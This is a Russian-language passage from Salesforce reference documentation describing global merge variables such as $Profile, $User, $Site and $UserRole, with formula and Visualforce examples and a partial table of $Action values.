| <b>Советы:</b>                  | Глобальная переменная <code>\$Permission</code> отображается только после создания настраиваемых полномочий в организации.  |

**\$Profile**

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Тип глобального поля слияния, используемый при обращении к сведениям о профиле текущего пользователя. Рекомендуем использовать поля слияния профиля для обращения к сведениям о профиле пользователя (например, имя или тип лицензии). |
| <b>Использование:</b> | <ol style="list-style-type: none"> <li>1. Выберите тип поля: <code>\$Profile</code>.</li> <li>2. Выберите поле слияния. Например: <code>\$Profile.Name</code>.</li> </ol>  |

**Пример правила проверки:**

Формула правила проверки, указанная ниже, обращается к имени профиля текущего пользователя, гарантируя доступность настраиваемого поля «Личная цель» для изменения только ответственному за запись или пользователям с данным профилем.

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

**Пример потока:**

Чтобы определить профиль текущего пользователя, рекомендуем создать формулу потока (текстовую), содержащую выражение ниже.

```
{!$Profile.Name}
```

Добавление ссылки на данную формулу позволяет избежать использования запроса (элементы поиска) и выполнять сохранение при достижении ограничений.

**Пример Visualforce:**

Чтобы вернуть профиль текущего пользователя, воспользуйтесь примером ниже.

```
{!$Profile.Name}
```

**Советы:**

- Поля слияния \$Profile доступны в версиях, поддерживающих создание настраиваемых профилей.
- Рекомендуем использовать имена профилей для обращения к стандартным профилям в полях слияния \$Profile. Чтобы определить имя, которое должно использоваться взамен предыдущего внутреннего значения профиля, воспользуйтесь списком ниже.

| Имя стандартного профиля                         | Значение \$Profile |
|--|--------------------|
| Системный администратор                          | PT1                |
| Стандартный пользователь                         | PT2                |
| Только для чтения                                | PT3                |
| Менеджер решений                                 | PT4                |
| Пользователь Marketing                           | PT5                |
| Менеджер контрактов                              | PT6                |
| Пользователь-партнер                             | PT7                |
| Стандартный пользователь платформы               | PT8                |
| Стандартный пользователь приложения Platform One | PT9                |
| Пользователь клиентского портала                 | PT13               |
| Менеджер клиентского портала                     | PT14               |

- Если атрибуты профиля содержат пустые значения, то значения поля слияния также являются пустыми. Например, поле профиля «Описание» является необязательным и может быть пустым.
- Данные поля слияния доступны пользователям без предоставления специальных полномочий или прав доступа к сведениям профиля.

## \$RecordType

|                            |   |
|----------------------------|---|
| <b>Описание:</b>           | Глобальное поле слияния, используемое при обращении к типу текущей записи.  |
| <b>Использование:</b>      | Добавьте поле слияния \$RecordType в элемент S-Control вручную.   |
| <b>Пример Visualforce:</b> | Чтобы вернуть код текущего типа записи, воспользуйтесь примером ниже.<br><pre>{ \$RecordType . Id }</pre>   |
| <b>Советы:</b>             | <ul style="list-style-type: none"> <li>• Рекомендуем использовать переменную \$RecordType . Id вместо переменной \$RecordType . Name для обращения к определенному типу записи. Переменная \$RecordType . Name облегчает восприятие формулы, но требует обновления формулы при изменении имени типа записи, тогда как код типа записи остается неизменным. Однако, при развертывании формулы в организациях (например, между безопасной и производственной средой) рекомендуем использовать переменную \$RecordType . Name, так как организации используют разные коды.</li> <li>• Рекомендуем избегать использования поля \$RecordType в формулах, кроме формул стандартных значений. Взамен, рекомендуем использовать поле слияния RecordType (например, Account . RecordType . Name) или поле объекта RecordTypeId.</li> <li>• Рекомендуем не ссылаться на поля посредством поля слияния \$RecordType в формулах кросс-объекта. Переменная \$RecordType применяется только к записи, содержащей формулу, но не к записи, охваченной формулой. Рекомендуем использовать поле слияния RecordType в объекте.</li> </ul> |

## \$Request

|                                   |   |
|-----------------------------------|---|
| <b>Описание:</b>                  | Глобальное поле слияния, используемое при обращении к параметру запроса по имени, возвращающему значение.   |
| <b>Использование:</b>             | Добавьте поле слияния \$Request в элемент S-Control вручную.  |
| <b>Пример элемента S-Control:</b> | Фрагмент Title_Snippet, указанный ниже, требует наличия двух параметров ввода: titleTheme и titleText. Данные параметры могут повторно использоваться во многих элементах S-Control для добавления заголовка и темы страницы в HTML.<br><pre>&lt;h2       class="{ !\$Request.titleTheme }.title"&gt;   { !\$Request.titleText }&lt;/h2&gt;</pre> |

Элемент S-Control, указанный ниже, вызывает данный фрагмент посредством функции INCLUDE, передавая параметры заголовка и темы создаваемой HTML-страницы.

```
<html> <head> </head> <body> {!
    INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page specific
content
    here ... </body> </html>
```

**Советы:**

Рекомендуем не использовать поле слияния \$Request на страницах Visualforce для обращения к параметрам запроса. Взамен рекомендуем использовать поле слияния \$CurrentPage.

**\$Resource****Описание:**

Тип глобального поля слияния, используемый при обращении к текущему статическому ресурсу по имени на странице Visualforce. Поля слияния ресурса используются функциями URLFOR для обращения к отдельному файлу в архиве статического ресурса.

**Использование:**

Рекомендуем использовать поле слияния \$Resource для обращения к текущему статическому ресурсу. Поле должно использовать следующий формат: \$Resource.*имя\_ресурса* (например, \$Resource.TestImage).

**Примеры Visualforce:**

Компонент Visualforce, указанный ниже, обращается к графическому файлу, загруженному как статический ресурс и названному TestImage.

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

Чтобы добавить ссылку на файл архива (например, .zip или .jar), воспользуйтесь функцией URLFOR. Укажите имя статического ресурса, введенное при загрузке, посредством первого параметра, а путь к нужному файлу архива посредством второго параметра. Например:

```
<apex:image url="{!URLFOR($Resource.TestZip,
    'images/Bluehills.jpg')}" width="50" height="50"/>
```

**Советы:**

Данная глобальная переменная доступна только для страниц Visualforce.

**\$SControl**

**Важное замечание:** Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

**Описание:**

Тип глобального поля слияния, используемый при обращении к текущему настраиваемому элементу S-Control по имени. Поля слияния элемента S-Control используются функциями LINKTO, INCLUDE и URLFOR для обращения к одному из настраиваемых элементов S-Control.

**Использование:**

1. Выберите тип поля: \$SControl.

2. Выберите элемент S-Control для вставки соответствующего поля слияния (например, `$$control.Header_Snippet`).

**Пример элемента S-Control:**

Элемент S-Control, указанный ниже, обращается к фрагменту в поле слияния `$$control.Header_Snippet`.

```
<html> <body> {! INCLUDE ($$Control.Header_Snippet, [title = "My Title",
                                theme = "modern"])} </body> </html>
```

**Пример Visualforce:**

Чтобы добавить ссылку на элемент S-Control по имени HelloWorld на странице Visualforce, воспользуйтесь примером ниже.

```
<apex:page>
<apex:outputLink value="{!$$Control.HelloWorld}">Open the HelloWorld
s-control</apex:outputLink>
</apex:page>
```

Обратите внимание, что элемент S-Control может быть добавлен на страницу посредством тега `<apex:scontrol>` без поля слияния `$$Control`. Например:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

**Советы:**

- Раскрывающийся список «Вставить поле слияния» содержит все настраиваемые элементы S-Control, кроме фрагментов. Фрагменты являются элементами S-Control, но используют другой алгоритм работы. Например, фрагмент недоступен функции URLFOR напрямую; фрагменты недоступны при создании настраиваемой кнопки или ссылки, содержащей поле настраиваемого элемента S-Control «Источник содержимого»; фрагменты не могут быть добавлены в макеты страниц. Чтобы вставить фрагмент в элемент S-Control, воспользуйтесь раскрывающейся кнопкой «Вставить фрагмент».
- Данная глобальная переменная доступна только для настраиваемых кнопок и ссылок, элементов S-Control и страниц Visualforce.

## \$\$Setup

**Описание:**

Тип глобального поля слияния, используемый при обращении к настраиваемому параметру типа «иерархия».

**Использование:**

Рекомендуем использовать глобальную переменную `$$Setup` для доступа к настраиваемым параметрам иерархии и значениям их полей посредством точечного обозначения. Например, `$$Setup.App_Prefs__c.Show_Help_Content__c`.

Настраиваемые параметры иерархии поддерживают значения на любом из трех разных уровней.

1. Организация (стандартное значение для всех пользователей)
2. Профиль (переопределяет значение на уровне организации)
3. Пользователь (переопределяет значения на уровне организации и профиля)

Система Salesforce автоматически определяет правильное значение для данного поля настраиваемого параметра на основе текущего контекста текущего пользователя.

**Пример поля формулы:**

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

В отличие от настраиваемых параметров иерархии, настраиваемые параметры списка не поддерживают поля формулы.

**Пример Visualforce:**

Чтобы просмотреть способ условного отображения расширенного справочного сообщения для поля ввода на основе заданных параметров, воспользуйтесь примером ниже.

```
<apex:page>
  <apex:inputField value="{!usr.Workstation_Height__c}"/>
  <apex:outputPanel id="helpWorkstationHeight"
    rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
    Enter the height for your workstation in inches, measured from
    the
      floor to top of the work surface.
  </apex:outputPanel>
  ...
</apex:page>
```

Если настраиваемому параметру задано значение `true` на уровне организации, то расширенное справочное сообщение отображается по умолчанию. Если настраиваемому параметру задано значение `false` на уровне пользователя, то справочные сообщения не отображаются, так как данное значение переопределяет значение, заданное на уровне организации (или профиля).

Настраиваемые параметры типа «список» недоступны на страницах Visualforce, использующих данную глобальную переменную. Данные настраиваемые параметры доступны в Apex.

**Советы:**

Данная глобальная переменная доступна только для страниц Visualforce, полей формулы, правил проверки, формул потока и формул процесса.

## \$\$Site

**Описание:** Тип глобального поля слияния, используемый при обращении к сведениям о текущем сайте Force.com.

**Использование:** Рекомендуем использовать точечное обозначение для доступа к сведениям о текущем сайте Force.com. Обратите внимание, что доступны только перечисленные ниже поля сайта.

| Поле слияния              | Описание  |
|---------------------------|---|
| \$\$Site.Name             | Возвращает API-имя текущего сайта.  |
| \$\$Site.Domain           | Возвращает имя домена Force.com для организации.  |
| \$\$Site.CustomWebAddress | Возвращает настраиваемый URL-адрес запроса (при отсутствии компонента <code>force.com</code> ) или основной настраиваемый URL-адрес сайта. При отсутствии обоих URL-адресов данное поле слияния возвращает пустую |

| Поле слияния                              | Описание  |
|---|---|
|   | строку. Обратите внимание, что путь URL-адреса всегда является корневым (даже при наличии префикса пути в настраиваемом URL-адресе запроса). Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Значение данного поля всегда заканчивается символом /. Использование поля слияния <code>\$\$Site.CustomWebAddress</code> нежелательно. Рекомендуем заменить его полем слияния <code>\$\$Site.BaseCustomUrl</code> .   |
| <code>\$\$Site.OriginalUrl</code>         | Возвращает исходный URL-адрес страницы, являющейся специальной страницей ошибок; в противном случае возвращает значение <code>null</code> .   |
| <code>\$\$Site.CurrentSiteUrl</code>      | Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и всегда заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Использование поля слияния <code>\$\$Site.CurrentSiteUrl</code> нежелательно. Рекомендуем заменить его полем слияния <code>\$\$Site.BaseUrl</code> . |
| <code>\$\$Site.LoginEnabled</code>        | Возвращает значение «истина», если текущий сайт связан с активным порталом, поддерживающим вход; в противном случае возвращает значение «ложь».   |
| <code>\$\$Site.RegistrationEnabled</code> | Возвращает значение «истина», если текущий сайт связан с активным клиентским порталом, поддерживающим самостоятельную регистрацию; в противном случае возвращает значение «ложь».   |
| <code>\$\$Site.IsPasswordExpired</code>   | Для проверенных пользователей: возвращает значение «истина», если срок действия пароля вошедшего пользователя истек. Для непроверенных пользователей: возвращает значение «ложь».   |
| <code>\$\$Site.AdminEmailAddress</code>   | Возвращает значение поля «Контакт для сайта» для текущего сайта.  |
| <code>\$\$Site.Prefix</code>              | Возвращает префикс пути URL-адреса текущего сайта. Например, при использовании URL-адреса сайта <code>myco.force.com/partners</code> префиксом пути является компонент <code>/partners</code> . Возвращает значение <code>null</code> при отсутствии префикса. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.   |

| Поле слияния                 | Описание  |
|------------------------------|---|
| \$Site.Template              | Возвращает имя шаблона, связанного с текущим сайтом; в противном случае возвращает стандартный шаблон.  |
| \$Site.ErrorMessage          | Возвращает сообщение об ошибке для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.  |
| \$Site.ErrorDescription      | Возвращает описание ошибки для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.  |
| \$Site.AnalyticsTrackingCode | Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, Google Analytics) для отслеживания данных по запросам страницы сайта.   |
| \$Site.BaseCustomUrl         | <p>Возвращает основной URL-адрес для текущего сайта, который не использует субдомена Force.com.</p> <p>Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса, при условии, что сайт содержит как минимум один настраиваемый URL-адрес, который не принадлежит Force.com, но поддерживает протокол HTTPS. Возвращенное значение никогда не заканчивается символом /. Если все настраиваемые URL-адреса данного сайта заканчиваются компонентом force.com или данный сайт не содержит настраиваемых URL-адресов, то данное поле слияния возвращает пустую строку. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.</p> <p>Данное поле заменяет поле CustomWebAddress и содержит префикс пути настраиваемого URL-адреса.</p> |
| \$Site.BaseInsecureUrl       | Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTPS протоколом HTTP. При этом используется домен текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.   |
| \$Site.BaseRequestUrl        | Возвращает основной URL-адрес текущего сайта для запрошенного URL-адреса. Данное значение не зависит от URL-адреса ссылающейся страницы. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.   |



| Поле слияния                    | Описание   |
|---------------------------------|--|
| <code>Site.BaseSecureUrl</code> | Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTP протоколом HTTPS. При этом используется домен текущего запроса, поддерживающий протокол HTTPS. Рекомендуем использовать домены, которые не являются субдоменами Force.com, взамен субдоменов Force.com. Субдомен Force.com, связанный с сайтом, используется только при отсутствии других доменов HTTPS на текущем сайте. Если сайт не содержит настраиваемых URL-адресов HTTPS, то данный метод возвращает пустую строку. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку. |
| <code>Site.BaseUrl</code>       | Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.<br><br>Данное поле заменяет поле слияния <code>Site.CurrentSiteUrl</code> .   |
| <code>Site.MasterLabel</code>   | Возвращает значение поля «Основная метка» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.   |
| <code>Site.SiteId</code>        | Возвращает код текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.  |
| <code>Site.SiteType</code>      | Возвращает значение API поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.  |
| <code>Site.SiteTypeLabel</code> | Возвращает значение метки поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.  |

**Пример Visualforce:** Чтобы просмотреть способ использования поля слияния `Site.Template`, воспользуйтесь примером ниже.

```
<apex:page title="Job Application Confirmation" showHeader="false"
standardStylesheets="true">
```

```

<!-- The site template provides layout & style for the site -->
<apex:composition template="{!$Site.Template}">

<apex:define name="body">
  <apex:form>
    <apex:commandLink value="← Back to Job Search"
      onclick="window.top.location='{!$Page.PublicJobs}';return
false;"/>
    <br/>
    <br/>
    <center>
      <apex:outputText value="Your application has been saved.

          Thank you for your interest!"/>
    </center>
    <br/>
    <br/>
  </apex:form>
</apex:define>

</apex:composition>
</apex:page>

```

**Советы:** Данная глобальная переменная доступна только для страниц Visualforce, шаблонов эл. почты и элементов S-Control.

## **`$System.OriginDateTime`**

**Описание:** Глобальное поле слияния, представляющее литеральное значение даты/времени 1900-01-01 00:00:00. Рекомендуем использовать данную глобальную переменную при вычислении смещения даты/времени или назначении литерального значения полю даты/времени.

**Использование:**


1. Выберите тип поля: `$System`.
2. Выберите значение `OriginDateTime` в раскрывающемся списке «Вставить поле слияния».

**Пример формулы:** Чтобы просмотреть способ преобразования поля даты в поле даты/времени, воспользуйтесь примером ниже. Данная формула использует дату в поле слияния `OriginDateTime` для извлечения количества дней, так как настраиваемое поле называется `My Date Field`. Затем, формула добавляет количество дней в значение поля слияния `OriginDateTime`.

```

$System.OriginDatetime + ( My_Date_Field__c -
DATEVALUE($System.OriginDatetime) )

```

 **Прим.:** Значение поля слияния `OriginDateTime` указывается по Гринвичу, но результат отображается по локальному часовому поясу пользователя.

|   |   |
|---|---|
| <b>Пример потока, процесса и Visualforce:</b> | <p>Чтобы вычислить количество дней, прошедших с 1 января 1900 года, воспользуйтесь примером ниже.</p> <pre>{!NOW() - \$System.OriginDateTime}</pre>   |
| <b>Советы:</b>                                | <p>Данная глобальная переменная доступна в компонентах:</p> <ul style="list-style-type: none"> <li>• Стандартные значения</li> <li>• Формулы в настраиваемых полях, потоках, процессах и бизнес-правилах</li> <li>• Действия обновления поля бизнес-правила</li> <li>• Страницы Visualforce и элементы S-Control</li> </ul> |

## \$User

|                                 |  |
|---------------------------------|--|
| <b>Описание:</b>                | <p>Тип глобального поля слияния, используемый при обращении к данным о текущем пользователе. Поля слияния пользователя позволяют обращаться к сведениям о пользователе (например, псевдоним, должность и код).</p>   |
| <b>Использование:</b>           | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$User.</li> <li>2. Выберите поле слияния. Например: \$User.Username.</li> </ol>  |
| <b>Пример правила проверки:</b> | <p>Формула правила проверки, указанная ниже, обращается к коду текущего пользователя для определения ответственного за запись. Подобный пример позволяет гарантировать доступность настраиваемого поля «Личная цель» для изменения только ответственным за запись или пользователям с профилем администратора.</p> <pre>AND( ISCHANGED( Personal_Goal__c ), Owner &lt;&gt; \$User.Id, \$Profile.Name &lt;&gt; "Custom: System Admin" )</pre>   |
| <b>Пример потока:</b>           | <p>Чтобы быстро просмотреть имя текущего пользователя, воспользуйтесь формулой потока. Рекомендуем создать формулу потока (текстовую), содержащую выражение ниже.</p> <pre>{!\$User.FirstName} &amp; " " &amp; {!\$User.LastName}</pre> <p>Созданная формула может использоваться любыми областями потока, где пользователь должен вызываться по имени. Добавление ссылки на глобальную переменную \$User позволяет избежать использования поиска, учитываемого ограничениями для потоков.</p> |
| <b>Пример Visualforce:</b>      | <p>Чтобы просмотреть название компании и статус текущего пользователя, возвращающий логическое значение, воспользуйтесь примером ниже.</p> <pre>&lt;apex:page&gt;   &lt;h1&gt;Congratulations&lt;/h1&gt;   This is your new Apex Page   &lt;p&gt;The current company name for this     user is: {!\$User.CompanyName}&lt;/p&gt;   &lt;p&gt;Is the user active?</pre>   |

```
{!$User.isActive}</p>
</apex:page>
```

**Советы:**

- Текущий пользователь — это пользователь, изменяющий запись, которая вызывает стандартное значение, правило проверки или другую операцию, использующую данные глобальные поля слияния.
- Если запись изменяется процессом Web-to-Lead или Web-to-Case, то имя текущего пользователя отображается в поле «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».
- При деактивации пользователя, запустившего процесс, который выполняет запланированные действия, глобальная переменная \$User ссылается на пользователя бизнес-правил по умолчанию. Аналогичный алгоритм применяется для контролируемых по времени действий в бизнес-правилах.
- Некоторые поля слияния \$User могут использоваться фильтрами мобильной конфигурации.

**\$User.UITheme и \$User.UIThemeDisplayed****Описание:**

Данные глобальные поля слияния определяют внешний вид системы Salesforce на конкретной веб-странице.

В отличие от переменной \$User.UITheme, возвращающей *предполагаемый* внешний вид, переменная \$User.UIThemeDisplayed возвращает *фактический* внешний вид. Например, если пользователь может просматривать тему пользовательского интерфейса Salesforce Classic 2010, но использует обозреватель, который не поддерживает обновленный внешний вид (используя устаревшие версии Internet Explorer), то переменная \$User.UIThemeDisplayed возвращает другое значение.

**Использование:**

Рекомендуем использовать данные переменные для определения каскадной таблицы стилей, используемой для отображения веб-страниц Salesforce. Ниже перечислены значения, возвращаемые обеими переменными.

- Theme1: устаревшая тема Salesforce
- Theme2: тема пользовательского интерфейса Salesforce Classic 2005
- Theme3: тема пользовательского интерфейса Salesforce Classic 2010
- Theme4d: современная тема «Lightning Experience» Salesforce
- Theme4t: тема Salesforce1 для мобильной версии Salesforce
- PortalDefault: тема клиентского портала Salesforce
- Webstore: тема Salesforce AppExchange

**Пример Visualforce:** Чтобы просмотреть способы отображения разных макетов на основе темы пользователя, воспользуйтесь примером ниже.

```
<apex:page>
  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
  'Theme2'}">
    // this is the old theme...
```


```

    </apex:pageBlock>

    <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme3'}">
        // this is the classic theme ...
    </apex:pageBlock>
</apex:page>

```

## \$UserRole

|                                      |   |
|--------------------------------------|---|
| <b>Описание:</b>                     | Тип глобального поля слияния, используемый при обращении к сведениям о роли текущего пользователя. Поля слияния роли позволяют обращаться к сведениям о роли (например, имя, описание и код).   |
| <b>Использование:</b>                | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$UserRole.</li> <li>2. Выберите поле слияния. Например: \$UserRole.Name.</li> </ol>   |
| <b>Пример правила проверки:</b>      | <p>Формула правила проверки, указанная ниже, обращается к имени роли пользователя для проверки настраиваемого поля «Процент скидки», значение которого не должно превышать максимального значения, заданного для данной роли.</p> <pre>Discount_Percent__c &gt; VLOOKUP (\$ObjectType.Role_Limits__c.Fields.Limit__c,                                 \$ObjectType.Role_Limits__c.Fields.Name, \$UserRole.Name)</pre>   |
| <b>Процесс, поток и Visualforce:</b> | <code>{!\$UserRole.LastModifiedById}</code>   |
| <b>Советы:</b>                       | <ul style="list-style-type: none"> <li>• Текущий пользователь — это пользователь, изменяющий запись, которая вызывает стандартное значение, правило проверки или другую операцию, использующую данные глобальные поля слияния.</li> <li>• Если запись изменяется процессом Web-to-Lead или Web-to-Case, то имя текущего пользователя отображается в поле «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».</li> <li>• При деактивации пользователя, запустившего процесс, который выполняет запланированные действия, глобальная переменная \$UserRole ссылается на роль пользователя бизнес-правил по умолчанию. Аналогичный алгоритм применяется для контролируемых по времени действий в бизнес-правилах.</li> </ul> <p> <b>Прим.:</b> Ниже перечислены значения поля слияния \$UserRole, которые не могут использоваться в Visualforce.</p> <ul style="list-style-type: none"> <li>• CaseAccessForAccountOwner</li> <li>• ContactAccessForAccountOwner</li> <li>• OpportunityAccessForAccountOwner</li> </ul> |

- PortalType

СМ. ТАКЖЕ:

[Допустимые значения для глобальной переменной \\$Action](#)

## Допустимые значения для глобальной переменной \$Action

В таблице ниже перечислены действия, поддерживаемые глобальной переменной \$Action, а также объекты, поддерживающие данные действия. Все объекты поддерживают основные действия (например, создание, клонирование, просмотр, редактирование, перечисление и удаление). Кроме того, глобальная переменная \$Action ссылается на действия, доступные для многих стандартных объектов. Доступные значения определяются функциями, включенными в организации.

| Значение      | Описание  | Объекты  |
|---------------|---|--|
| Accept        | Принятие записи.  | <ul style="list-style-type: none"> <li>• Группа объявлений</li> <li>• Обращение</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Поисквая фраза</li> <li>• Версия SFGA</li> <li>• Текстовое объявление</li> </ul> |
| Activate      | Активация контракта.  | Контракт   |
| Add           | Добавление продукта в прайс-лист.                           | Продукт  |
| AddCampaign   | Добавление участника в кампанию.                            | Кампания   |
| AddInfluence  | Добавление кампании в список влияющих кампаний возможности. | Возможность  |
| AddProduct    | Добавление продукта в прайс-лист.                           | OpportunityLineltem  |
| AddToCampaign | Добавление контакта или интереса в кампанию.                | <ul style="list-style-type: none"> <li>• Контакт</li> <li>• Интерес</li> </ul>   |
| AddToOutlook  | Добавление события в Microsoft Outlook.                     | Событие  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Глобальная переменная \$Action доступна в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control, формул или страниц Visualforce:

- «Настройка приложения»

|                 |   |   |
|-----------------|---|---|
| AdvancedSetup   | Начало расширенной настройки кампании.  | Кампания  |
| AltavistaNews   | Открытие веб-узла<br><a href="http://www.altavista.com/news/">www.altavista.com/news/</a> . | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Интерес</li> </ul>  |
| Cancel          | Отмена события.   | Событие   |
| CaseSelect      | Выбор обращения для решения.  | Решение   |
| ChangeOwner     | Изменение ответственного за запись.   | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Группа объявлений</li> <li>• Кампания</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интересы</li> <li>• Возможности</li> <li>• Поисковая фраза</li> <li>• Версия SFGA</li> <li>• Текстовое объявление</li> </ul>      |
| ChangeStatus    | Изменение статуса обращения.  | <ul style="list-style-type: none"> <li>• Обращение</li> <li>• Интерес</li> </ul>  |
| ChoosePricebook | Выбор нужного прайс-листа.  | OpportunityLineItem   |
| Clone           | Клонирование записи.  | <ul style="list-style-type: none"> <li>• Группа объявлений</li> <li>• Актив</li> <li>• Кампания</li> <li>• Участник кампании</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Продукт</li> <li>• Поисковая фраза</li> </ul> |

- Версия SFGA
- Текстовое объявление
- Настраиваемые объекты

|                    |  |  |
|--------------------|--|--|
| CloneAsChild       | Создание связанного обращения со сведениями о родительском обращении.                      | Обращение  |
| CloseCase          | Закрытие обращения.  | Обращение  |
| Convert            | Создание организации, контакта или возможности на основе сведений, полученных от интереса. | Интерес  |
| ConvertLead        | Преобразование интереса в участника кампании.  | Участник кампании  |
| Create_Opportunity | Создание возможности на основе участника кампании.   | Участник кампании  |
| Decline            | Отклонение события.  | Событие  |
| Delete             | Удаление записи.   | <ul style="list-style-type: none"> <li>• Группа объявлений</li> <li>• Актив</li> <li>• Кампания</li> <li>• Участник кампании</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Продукт возможности</li> <li>• Продукт</li> <li>• Поисквая фраза</li> <li>• Версия SFGA</li> <li>• Решение</li> <li>• Задача</li> <li>• Текстовое объявление</li> <li>• Настраиваемые объекты</li> </ul> |
| DeleteSeries       | Удаление последовательности событий или задач.   | <ul style="list-style-type: none"> <li>• Событие</li> <li>• Задача</li> </ul>  |



|                              |  |  |
|------------------------------|--|--|
| DisableCustomerPortal        | Отключение пользователя клиентского портала.                     | Контакт  |
| DisableCustomerPortalAccount | Отключение организации клиентского портала.                      | Организация  |
| DisablePartnerPortal         | Отключение пользователя партнерского портала.                    | Контакт  |
| DisablePartnerPortalAccount  | Отключение организации партнерского портала.                     | Организация  |
| Download                     | Загрузка вложения.   | <ul style="list-style-type: none"> <li>• Вложение</li> <li>• Документ</li> </ul>   |
| Edit                         | Редактирование записи.   | <ul style="list-style-type: none"> <li>• Группа объявлений</li> <li>• Актив</li> <li>• Кампания</li> <li>• Участник кампании</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Продукт возможности</li> <li>• Продукт</li> <li>• Поисквая фраза</li> <li>• Версия SFGA</li> <li>• Решение</li> <li>• Задача</li> <li>• Текстовое объявление</li> <li>• Настраиваемые объекты</li> </ul> |
| EditAllProduct               | Редактирование всех продуктов в прайс-листе.                     | OpportunityLineItem  |
| EnableAsPartner              | Назначение организации в качестве партнера.                      | Организация  |
| EnablePartnerPortalUser      | Включение контакта в качестве пользователя партнерского портала. | Контакт  |

|                   |   |   |
|-------------------|---|---|
| EnableSelfService | Активация контакта в качестве пользователя портала самообслуживания.                | Контакт   |
| FindDup           | Отображение повторяющихся интересов.  | Интерес   |
| FollowupEvent     | Создание события для выполнения.  | Событие   |
| FollowupTask      | Создание задачи для выполнения.   | Событие   |
| HooversProfile    | Отображение профиля Hoovers.  | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Интерес</li> </ul>  |
| IncludeOffline    | Добавление записи организации в приложение Connect Offline.                         | Организация   |
| GoogleMaps        | Добавление адреса на карты Google.  | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Контакт</li> <li>• Интерес</li> </ul>   |
| GoogleNews        | Отображение страницы <a href="http://www.google.com/news">www.google.com/news</a> . | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Контакт</li> <li>• Интерес</li> </ul>   |
| GoogleSearch      | Отображение страницы <a href="http://www.google.com">www.google.com</a> .           | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Контакт</li> <li>• Интерес</li> </ul>   |
| List              | Составление списка записей объекта.   | <ul style="list-style-type: none"> <li>• Группа объявлений</li> <li>• Кампания</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Продукт</li> <li>• Поисковая фраза</li> <li>• Версия SFGA</li> <li>• Решение</li> <li>• Текстовое объявление</li> <li>• Настраиваемые объекты</li> </ul> |

|                |  |  |
|----------------|--|--|
| LogCall        | Регистрация вызова.  | Действие   |
| MailMerge      | Создание стандартных писем.  | Действие   |
| ManageMembers  | Открытие страницы «Управление участниками».                                | Кампания   |
| MassClose      | Пакетное закрытие обращений.   | Обращение  |
| Merge          | Объединение контактов.   | Контакт  |
